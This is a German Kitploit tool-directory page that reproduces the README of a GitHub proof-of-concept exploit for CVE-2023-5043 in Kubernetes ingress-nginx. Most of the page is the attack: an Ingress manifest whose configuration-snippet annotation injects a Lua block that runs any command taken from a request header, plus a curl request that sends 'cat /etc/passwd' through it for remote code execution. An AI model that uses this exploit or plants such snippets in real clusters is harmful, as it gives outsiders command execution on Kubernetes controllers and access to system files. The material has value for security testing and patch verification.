
Skip to content
KitploitKITPLOIT
ToolsBlog
Einreichen
ToolsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

··Feeds·Kontakt·Datenschutz·© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2023-5043 — Proof-of-Concept-Exploit für CVE-2023-5043, der die Ausführung beliebiger Befehle über eine Ingress-NGINX-Annotationsinjektion in Kubernetes demonstriert, mit einem curl-basierten RCE-Trigger. | Kitploit
Tools/GitHubGitHub/r0binak/cve-2023-5043
Container-SicherheitSchwachstellenanalyseExploitationWebanwendungs-ExploitationCloud-SicherheitFehlkonfiguration
GitHubr0binak/cve-2023-5043

CVE-2023-5043

Proof-of-Concept-Exploit für CVE-2023-5043, der die Ausführung beliebiger Befehle über eine Ingress-NGINX-Annotationsinjektion in Kubernetes demonstriert, mit einem curl-basierten RCE-Trigger.

Repository anzeigen
16vor 2 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2023-5043

Ingress nginx-Annotationsinjektion führt zur Ausführung beliebiger Befehle

  1. Ingress erstellen (kann ohne Service und Pod erstellt werden)
root@kitploit:~
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: ingress-exploit
  annotations:
    kubernetes.io/ingress.class: "nginx"
    nginx.ingress.kubernetes.io/configuration-snippet: |
      more_set_headers "robinak"
            proxy_pass http://upstream_balancer;
                                proxy_redirect                          off;
        }
        location /robinak/ { content_by_lua_block { local rsfile = io.popen(ngx.req.get_headers()["cmd"]);local rschar = rsfile:read("*all");ngx.say(rschar); } } location /fs/{
spec:
  rules:
  - host: robinak.me
    http:
      paths:
      - path: /
        pathType: Prefix
        backend:
          service:
            name: exploit
            port:
              number: 80
  1. Anfrage stellen, indem die öffentliche Adresse Ihres Ingress-NGINX-Controllers angegeben wird:
root@kitploit:~

curl -v -H 'Host: robinak.me' -H "cmd: cat /etc/passwd" http://IP/robinak/

  1. RCE erhalten 1cveed
Tool herunterladen